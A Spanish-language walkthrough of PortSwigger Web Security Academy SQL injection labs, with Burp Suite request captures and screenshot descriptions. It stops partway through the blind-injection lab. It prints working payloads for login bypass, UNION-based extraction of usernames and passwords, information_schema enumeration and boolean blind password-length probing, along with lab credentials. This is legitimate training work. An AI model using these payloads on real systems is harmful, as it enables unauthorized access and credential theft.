

# SQL Injection de PortSwigger



## ÍNDICE

Retrieving hidden data (3 of 3) .....	2
Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.....	2
Subverting application logic (2 of 2) .....	4
Lab: SQL injection vulnerability allowing login bypass .....	4
Determining the number of columns required (3 of 4).....	6
Lab: SQL injection UNION attack, determining the number of columns returned by the query	6
Finding columns with a useful data type (2 of 2).....	8
Lab: SQL injection UNION attack, finding a column containing text.....	8
Using a SQL injection UNION attack to retrieve interesting data (2 of 2).....	11
Lab: SQL injection UNION attack, retrieving data from other tables .....	11
Retrieving multiple values within a single column (2 of 2).....	13
Lab: SQL injection UNION attack, retrieving multiple values in a single column .....	13
Examining the database (5 of 5) .....	16
Lab: SQL injection attack, listing the database contents on non-Oracle databases .....	16
Exploiting blind SQL injection by triggering conditional responses (4 of 4) .....	20
Lab: Blind SQL injection with conditional responses.....	20
Error-based SQL injection (7 of 7).....	27
Lab: Visible error-based SQL injection .....	27
Exploiting blind SQL injection by triggering time delays (3 of 3) .....	34
Lab: Blind SQL injection with time delays and information retrieval .....	34
Exploiting blind SQL injection using out-of-band (OAST) techniques (5 of 5) .....	42
Lab: Blind SQL injection with out-of-band data exfiltration.....	42
SQL injection in different contexts (2 of 2).....	43
Lab: SQL injection with filter bypass via XML encoding.....	43

## Retrieving hidden data (3 of 3)

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

This lab contains a SQL injection vulnerability in the product category filter.

When the user selects a category, the application carries out a SQL query like the following:

**SELECT \* FROM products WHERE category = 'Gifts' AND released = 1**

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

1. Primero vamos a hacer clic en algún producto para buscar y interceptaremos el request para poder cambiar el parámetro category.

#	Host	Method	URL	Params
3	https://0a5800fa04f3c5528117b...	GET	/resources/labHeader/js/labHeader.js	
5	https://0a5800fa04f3c5528117b...	GET	/resources/images/shop.svg	
15	https://0a5800fa04f3c5528117b...	GET	/resources/labHeader/images/logoAc...	
16	https://0a5800fa04f3c5528117b...	GET	/resources/labHeader/images/ps-lab...	
25	https://0a5800fa04f3c5528117b...	GET	/academyLabHeader	
27	https://0a5800fa04f3c5528117b...	GET	/product?productId=7	
28	https://0a5800fa04f3c5528117b...	GET	/academyLabHeader	
29	https://0a5800fa04f3c5528117b...	GET	/academyLabHeader	
30	https://0a5800fa04f3c5528117b...	GET	/academyLabHeader	
31	https://0a5800fa04f3c5528117b...	GET	/filter?category=Accessories	
32	https://0a5800fa04f3c5528117b...	GET	/academyLabHeader	

Request: GET /filter?category=Accessories  
Response: HTTP/2 200 OK Content-Type: text/html; charset=utf-8 X-Frame-Options: SAMEORIGIN Content-Length: 4813

2. Lo llevamos Repeater y cambiaremos el parámetro category.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request (1) is a GET to /filter?category=' OR 1=1-- HTTP/2 with various headers. The response (2) is a 200 OK page containing an SQL injection vulnerability message. The status bar indicates the target is https://0a5800fa04f3c5528117b6f6009b0aa.

## Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

LAB ✓ Solved

## Subverting application logic (2 of 2)

### Lab: SQL injection vulnerability allowing login bypass

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

- Pondremos cualquier usuario y cualquier contraseña, ya que lo que queremos es interceptar el login.

#	Host	Method	URL	Params	Edit
75	https://0a7b00a3045d08268152...	GET	/my-account		
76	https://0a7b00a3045d08268152...	GET	/login		
78	http://0a7b00a3045d08268152...	GET	/academy/labHeader		
79	https://0a7b00a3045d08268152...	POST	/login		

```

Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a7b00a3045d082681522d7004800b3.web-security-academy.net
3 Cookie: session=BWE8BLt0v5Bnvv1DSHvTH1SNoNBToqvHP
4 Content-Length: 105
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="119", "Not ?A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a7b00a3045d082681522d7004800b3.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.045.159 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a7b00a3045d082681522d7004800b3.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: es-ES,es;q=0.9
21 Priority: u0, i
22
23 csrf=4J6bywPSqfaElcWa32sBe1251XoS!&username=hrjkewhrukjhsdjkhkdsj&password=ryheuiowhckjeuhfjkew
  
```

## 2. Lo llevamos a Repeater y cambiamos el parámetro username.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red box highlights the request for POST /login. A red circle labeled '1' points to the context menu for this request. The menu options are: https://0a7b00a3045d082681522d7004800b3, Add to scope, Scan, End to Intruder (highlighted), Send to Repeater (highlighted), Send to Sequencer, and Send to Organizer.

The screenshot shows the Repeater tool in Burp Suite. A red box highlights the URL parameter 'username=administrator'. A red circle labeled '1' points to this parameter. A red circle labeled '2' points to the 'Send' button. A red circle labeled '3' points to the response pane showing the modified request.

## Lab: SQL injection vulnerability allowing login bypass

APPRENTICE  
LAB ✓ Solved

### Determining the number of columns required (3 of 4)

Lab: SQL injection UNION attack, determining the number of columns returned by the query

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

1. Vamos a hacer clic en alguna categoría para poder interceptar la petición y daremos a forward, como podemos observar ya tendremos la petición, en mi caso de clothing, shoes and accessories y lo mandaremos a Repeater.

The screenshot shows the WebSecurity Academy interface for the 'SQL injection UNION attack, determining the number of columns returned by the query' lab. On the left, there's a navigation bar with 'WebSecurity Academy' and a 'LAB Not solved' button. Below it, a search bar says 'Refine your search:' with categories: All, Accessories, Clothing, shoes and accessories (which is highlighted), Food & Drink, Lifestyle, and Pets. In the center, there's a logo with the text 'WE LIKE TO SHOP' and a hanger icon. On the right, the NetworkMiner tool is open, showing an intercepted request. The request URL is https://0ab400cf04bffa178158a2950e6005a.web-security-academy.net:443/filter?category=Clothing%2c+shoes+and+accessories. The NetworkMiner interface has several tabs: Intercept, HTTP history, WebSockets history, and Proxy settings. The Intercept tab is selected, showing the raw request. A red box labeled '2' highlights the 'Forward' button. A red box labeled '3' highlights the context menu in NetworkMiner with options like Scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, and Send to Organizer. The status bar at the bottom shows '2022-07-27 17:27:27 PDT - View - New - Home - Offline - 604.17'.

## 2. Probando cuantos NULL nos van a hacer falta.

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Pets' UNION SELECT NULL, HTTP/2
- Response:** Internal Server Error (HTTP/2 500)
- Buttons:** Send (highlighted with red circle 2), Cancel, <|>|<|>
- Target:** https://0ab400cf04bffa178158a29500e6005a.web-security-academy.net

Probando con 1 NULL

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Pets' UNION SELECT NULL, NULL, NULL-- HTTP/2
- Response:** 200 OK (HTTP/2 200)
- Buttons:** Send (highlighted with red circle 2), Cancel, <|>|<|>
- Target:** https://0ab400cf04bffa178158a29500e6005a.web-security-academy.net

Respuesta correcta con 3 NULL.

**Lab: SQL injection UNION attack, determining the number of columns returned by the query**

PRACTITIONER  
LAB ✓ Solved

## Finding columns with a useful data type (2 of 2)

Lab: SQL injection UNION attack, finding a column containing text

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

1. Haremos clic en alguna de las categorías y lo mandaremos a Repeater.

The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. On the left, a browser window displays a shopping website with a search bar containing categories: All, Accessories, Food & Drink, Lifestyle, Pets, Toys & Games. A red circle labeled '1' highlights the 'Pets' category. On the right, the ZAP proxy history shows a captured request for '/filter?category=Pets'. A red circle labeled '2' points to the request in the history. Below the history, a context menu is open with a red circle labeled '3' pointing to the 'Send to Repeater' option. The menu also includes 'Send to Intruder', 'Scan', 'Send to Sequencer', 'Send to Comparer', and 'Send to Decoder'.

2. Nos hemos dado cuenta que el query nos da 3 columnas comprobando de una en una.

The screenshot shows the PortSwigger Repeater tool interface. The 'Repeater' tab is selected. The target URL is `https://0a9d00bf040984678000993300920023.web-secu`. The request pane (labeled 1) contains a GET request with the URL `/filter?category=Pets'+UNION+SELECT+NULL,NULL,NULL--`. The response pane (labeled 3) shows a successful HTTP/2 200 OK response with the status message `Content-Type: text/html`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 5046`.

3. Comprobamos meter el ejemplo random que da el ejercicio en cada NULL, hasta que nos dé el resultado deseado.

The screenshot shows the PortSwigger Repeater tool interface. The target URL is `https://0a9d00bf040984678000993300920023.web-secu`. The request pane (labeled 1) contains a GET request with the URL `/filter?category=Pets'+UNION+SELECT+'mYBRW0',NULL,NULL--`. The response pane (labeled 3) shows an HTTP/2 500 Internal Server Error response with the status message `Content-Type: text/html; charset: utf-8`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 2468`.

*Primera posición*

The screenshot shows the PortSwigger browser interface. The request tab (1) displays a GET /filter?category= Pets' +UNION+SELECT+NULL,'mYBRW0',NULL-- HTTP/2 Host: 0a9d00bf040984678000993300920023.web-security-academy.net. The response tab (3) shows the server's response: HTTP/2 200 OK, Content-Type: text/html; charset=UTF-8, X-Frame-Options: SAMEORIGIN, Content-Length: 5104, <!DOCTYPE html>. A red box highlights the injected payload 'mYBRW0' in the request, and another red box highlights the rendered text 'mYBRW0' in the response.

**La segunda posición es la correcta**

#### 4. Vista desde el navegador.

The screenshot shows the WebSecurity Academy challenge page for the SQL injection UNION attack lab. The title is "SQL injection UNION attack, finding a column containing text". The status is "Solved". The page content includes a success message "Congratulations, you solved the lab!", social sharing options, and a navigation bar. Below this is a logo for "WE LIKE TO SHOP" with a hanger icon. The main content area shows a search bar with "Refine your search:" and a list of products:

Product	Price	Action
Giant Grasshopper	\$79.28	<a href="#">View details</a>
Fur Babies	\$26.83	<a href="#">View details</a>
More Than Just Birdsong	\$77.50	<a href="#">View details</a>
Pest Control Umbrella	\$36.78	<a href="#">View details</a>
mYBRW0		

### Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER  
LAB ✓ Solved

## Using a SQL injection UNION attack to retrieve interesting data (2 of 2)

Lab: SQL injection UNION attack, retrieving data from other tables

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

1. Interceptamos el request de la categoría seleccionada y lo mandamos al Repeater.

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

Home | My account

WE LIKE TO SHOP

Refine your search:

1

All Accessories Corporate gifts Food & Drink Gifts Tech gifts

Cheshire Cat Grin

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic

Request to https://0a6900ab037612d18182ca75003e002.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser Add notes

Pretty Raw Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a6900ab037612d18182ca75003e002.web-security-academy.net
3 Cookie: session=xuMRQvtdkZOV1fF2Hm5jHUw31E&U
4 Sec-Ch-Ua: "Chromium";v="119", "Not %A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a6900ab037612d18182ca75003e0
15 Sec-Fetch-Header: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.8
17 Priority: u=0, i
18
19

```

Inspector

Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers

Scan

2 To Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Insert Collaborator payload  
Request in browser  
Engagement tools [Pro version only] >

2. Intentamos determinar el número de columnas que nos devuelve el query que contengan datos de texto.

```

1 GET /filter?category=Gifts'+UNION+SELECT+'djhkjds','dhsjkhdkjskda' - HTTP/2
2 Host: Da690Lab037e12d18182a75033e0e2.web-security-academy.net
3 Cookie: session=xu3MRQvtdkZ0VJfR2HmC5jHUnV3IEoU
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/119.0.6045.199 Safari/537.36

```

3. Y ahora que sabemos el número de columnas que devuelven datos de texto sacaremos los contenidos de la tabla Users.

```

1 GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users-- - HTTP/2
2 Host: Da690Lab037e12d18182a75033e0e2.web-security-academy.net
3 Cookie: session=xu3MRQvtdkZ0VJfR2HmC5jHUnV3IEoU
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/119.0.6045.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1

```

<tr>	<td>	administrator	</td>
<tr>	<td>	carlos	</td>

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

## My Account

Your username is: administrator

Email

Update email

## Retrieving multiple values within a single column (2 of 2)

Lab: SQL injection UNION attack, retrieving multiple values in a single column

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

1. Interceptamos el request de category y lo mandamos al Repeater.

The screenshot shows the Web Security Academy interface. On the left, there's a browser window displaying a search page for 'WE LIKE TO SHOP'. A red box highlights the search bar, and a red number '1' is placed above it. Below the search bar, there's a navigation bar with links like 'All', 'Corporate gifts', 'Gifts', 'Lifestyle', 'Tech gifts', and 'Toys & Games'. On the right, there's a NetworkMiner tool window showing an intercepted HTTP request. A red box highlights the 'Send to Repeater' option in the context menu, and a red number '2' is placed above it.

2. Como llevamos haciendo, vamos a determinar el número de columnas.

The screenshot shows the PortSwigger Repeater tool interface. The 'Request' tab (1) contains a crafted GET request: `GET /filter?category=Lifestyle'+UNION+SELECT+NULL, 'abc'-- HTTP/2`. The 'Response' tab (3) shows the server's response: `HTTP/2 200 OK`, `Content-Type: text/html; charset=utf-8`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 4871`. The 'Send' button (2) is highlighted with a red circle.

3. Ahora procederemos a sacar el contenido de la tabla users.

The screenshot shows the PortSwigger Repeater tool interface. The 'Request' tab (1) contains a crafted GET request: `GET /filter?category=Lifestyle'+UNION+SELECT+NULL,username||'~'||password+FROM+users-- HTTP/2`. The 'Response' tab (3) shows the HTML response where user data is extracted and displayed in the table. A specific row for the user 'wiener~lou77hw9avgqjdcpmg2j' is highlighted with a red box. The 'Send' button (2) is highlighted with a red circle.

**Web Security Academy** SQL injection UNION attack, retrieving multiple values in a single column LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#)   [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

[Update email](#)

## Examining the database (5 of 5)

Lab: SQL injection attack, listing the database contents on non-Oracle databases

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.

1. Interceptamos y lo mandamos a Repeater.

The screenshot shows the Burp Suite interface with an intercept request. The request is a GET to /filter?category=Lifestyle. A context menu is open over the request, with the 'Send to Repeater' option highlighted. Numbered annotations indicate: 1) The request in the intercept tab, 2) The 'Send to Repeater' option in the context menu, and 3) The context menu itself.

2. Ahora vamos a determinar 1 por 1 el número de columnas que nos da el query.

The screenshot shows the Burp Suite interface with a repeater request. The request is a GET to /filter?category=Lifestyle' +UNION+SELECT+' dhjskhd\$','dhjskad\$'. The response shows the application returning the result of the UNION query. Numbered annotations indicate: 1) The modified query in the Request tab, 2) The 'Send' button in the repeater toolbar, and 3) The resulting response in the Response tab.

### 3. Buscamos la tabla que tiene las credenciales de los usuarios.

The screenshot shows the Burp Suite interface during a SQL injection attack. In the Request tab, a UNION query is sent to the server to list tables in the database:

```
1 GET /filter?category=Lifestyle'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
```

The Response tab shows the server's XML-like response, listing various system tables. The 'users' table is highlighted in yellow and circled with a red number 4. A search bar at the bottom also highlights 'users' with a red number 3.

#### 4. Buscamos el nombre de la columna que contiene nombres de usuario y contraseñas.

Request

```
1 GET /filter?category=Lifestyle'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='use...
2 Host: Oa9d00e304d530ed8149de7d00ce00ac.web-security-academy.net
3 Cookie: session=r9jDnLxOWhbXeqbF4ba1sTMnhHpJHb
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/119.0.0.045.199 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oa9d00e304d530ed8149de7d00ce00ac.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: es-ES,es;q=0.9
17 Priority: u=0, i
18
19
```

Response

```
72 There was a time when we all thought by planet. Even this is an outdated conven...
73 We would like to reduce the number of d...
74 day for it to be none at all.
75 This is where we come in, our new capos...
76 of commuting, improving life on earth, ...
77 in the process. Just strap on a buddy a...
78 yourselves to work.
79 One of you might be stronger than the o...
80 as our harness can be attached, and una...
81 recommended weight of 224 lbs so choose...
82 It is important that the weaker of the ...
83 want to lose muscle power by not using...
84 long periods of time. Say goodbye to t...
85 buddy today.
86 </td>
87 </tr>
88 <tr>
89 <td>
90 <h3>username_idunir</h3>
91 <td>
92 <h3>password_fkkoofs</h3>
93 </td>
94 </tr>
95 <tr>
```

#### 5. Reemplazamos username, password (columnas) y users (tabla).

Request

```
1 GET /filter?category=Lifestyle'+UNION+SELECT+username_idunir,+password_fkkoofs+FROM+users_kjzoom-- HTTP/2
2 Host: Oa9d00e304d530ed8149de7d00ce00ac.web-security-academy.net
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-User: ?1
7 Sec-Fetch-Dest: document
8 Referer: https://Oa9d00e304d530ed8149de7d00ce00ac.web-security-academy.net/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: es-ES,es;q=0.9
11 Priority: u=0, i
12
13
14
15
16
17
18
19
20
```

Response

```
79 Dieting stops here, today, right now. Any of tho...
80 se have hiding in your cupboards and refriger...
81 trapster's patented springy spring. Simply ...
82 you donapos;t wish to consume, and set the trap...
83 retrieve the food items, the trap will be release...
84 fingers.
85 The Trapster is especially efficient at warding ...
86 catch your fingernail. Snap. Now, that really do...
87 take the food, reset the springy spring and start...
88 You will find you need to use different fingers ...
89 as your other fingers will be too painful to re...
90 invention really comes into play. After ten atten...
91 will take a period of at least one week for your...
92 in that period of time have lost at least five p...
93 Hereapos;s to a new slimmer you in two simple st...
94 those pounds today.
95 </td>
96 </tr>
97 <tr>
98 <td>
99 <h3>carlos</h3>
100 <td>
101 <h3>3ubanigbaenu34sgpm09</h3>
102 </td>
103 </tr>
104 <tr>
105 <td>
106 <h3>administrator</h3>
107 <td>
108 <h3>z0fw6ldizmrbo466v67x</h3>
109 </td>
110 </tr>
111 <tr>
112 <td>
113 <h3>wiener</h3>
114 <td>
115 <h3>9o3smppaxv0tgqv0ef</h3>
116 </td>
117 </tr>
```

**Web Security Academy** SQL injection attack, listing the database contents on non-Oracle databases LAB Solved

Back to lab description >

Congratulations, you solved the lab! [Share your skills!](#) Continue learning >

Home | My account | Log out

## My Account

Your username is: administrator

Email

**Update email** 

## Exploiting blind SQL injection by triggering conditional responses (4 of 4)

### Lab: Blind SQL injection with conditional responses

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

1. Vamos a activar la interceptación y vamos a relogear la página y mandamos lo interceptado al Repeater.

## 2. Vamos a comprobar como podemos probar una única condición booleana e interferir en el resultado.

The screenshot shows the Burp Suite interface with a red arrow pointing from the 'Send' button in the Request tab to the 'Welcome back!' link in the Response tab. The Request tab displays a GET request to '/filter?category=Lifestyle' with a payload of '1 AND 1=1'. The Response tab shows a page from 'WebSecurityAcademy' titled 'Blind SQL injection with conditional responses' with a 'Welcome back!' message.

## 3. Comprobación de si hay una tabla llamada users.

The screenshot shows the Burp Suite interface with a red arrow pointing from the 'Send' button in the Request tab to the 'Welcome back!' link in the Response tab. The Request tab displays a GET request to '/filter?category=Lifestyle' with a payload of '1 OR 1=1'. The Response tab shows a page from 'WebSecurityAcademy' titled 'Blind SQL injection with conditional responses' with a 'Welcome back!' message.

4. Comprobaremos si hay una tabla llamada administrador. (obviamente cada vez que nos encontremos un Welcome back! Significa que la condición es cierta)

**Request**

```

1 GET /filter?category=Lifestyle HTTP/2
2 Host: Oac400e104e25d0b8047b24800f000d0.web-security-academy.net
3 Cookie: TrackingId=0fz4ZFRzH0cNj4m AND (SELECT 'a' FROM users WHERE username='administrator')='a'; session=SrMHvsMQ2hEAZYLb9DB8Y3IR4xFZPN9e
4 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="0"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://Oac400e104e25d0b8047b24800f000d0.web-security-academy.net/filter?category=Lifestyle
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-ES,es;q=0.9
16 Priority: u=0, i
17
18
19

```

**Response**

WebSecurity Academy Blind SQL injection with conditional responses

Back to lab home | Back to lab description >

LAB Not solved

Home **Welcome back!** My account

5. Ahora comprobaremos cuantos caracteres tiene la contraseña del user administrador. (Más de un carácter)

**Request**

```

1 GET /filter?category=Lifestyle HTTP/2
2 Host: Oac400e104e25d0b8047b24800f000d0.web-security-academy.net
3 Cookie: TrackingId=0fz4ZFRzH0cNj4m AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'; session=SrMHvsMQ2hEAZYLb9DB8Y3IR4xFZPN9e
4 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="0"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://Oac400e104e25d0b8047b24800f000d0.web-security-academy.net/filter?category=Lifestyle
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-ES,es;q=0.9
16 Priority: u=0, i
17
18
19

```

**Response**

WebSecurity Academy Blind SQL injection with conditional responses

Back to lab home | Back to lab description >

LAB Not solved

Home **Welcome back!** My account

6. Ahora voy a ir cambiando el número 1 hasta que no aparezca el Welcome back, y así determinar la longitud de la contraseña. En este caso la longitud es 20. Y voy a hacer un paso extra con un =20 para ver que de verdad es cierto.

**Burp Suite Community Edition v2023.10.3.7 - Temporary Project**

**Request**

```

1 GET /filter?category=Lifestyle HTTP/2
2 Host: Oac400e104e25d0b047b24800f000d0.web-security-academy.net
3 Cookie: TrackingId=qFz4ZFZRsH0cNj4m AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>20)='a'; session=StMHvsmQZhEAZYLb9DB8Y3IR4xFZPN9e
4 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oac400e104e25d0b047b24800f000d0.web-security-academy.net/filter?category=Lifestyle
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: es-ES,es;q=0.9
17 Priority: u=0, i
18
19

```

**Response**

WebSecurity Academy | Blind SQL injection with conditional responses

LAB Not solved

Home | My account

**Burp Suite Community Edition v2023.10.3.7 - Temporary Project**

**Request**

```

1 GET /filter?category=Lifestyle HTTP/2
2 Host: Oac400e104e25d0b047b24800f000d0.web-security-academy.net
3 Cookie: TrackingId=qFz4ZFZRsH0cNj4m AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)=20)='a'; session=StMHvsmQZhEAZYLb9DB8Y3IR4xFZPN9e
4 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oac400e104e25d0b047b24800f000d0.web-security-academy.net/filter?category=Lifestyle
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: es-ES,es;q=0.9
17 Priority: u=0, i
18
19

```

**Response**

WebSecurity Academy | Blind SQL injection with conditional responses

LAB Not solved

Home | Welcome back | My account

## 7. Ahora vamos a empezar a sacar la contraseña de administrador.

En intruder positions cambiamos el Id y señalamos la a con add para que nos busque la contraseña.

En Payloads tendremos que poner simple list y en settings añadiremos letras de la a-z y números del 0-9.

En Settings añadiremos en Grep-Match "Welcome Back"

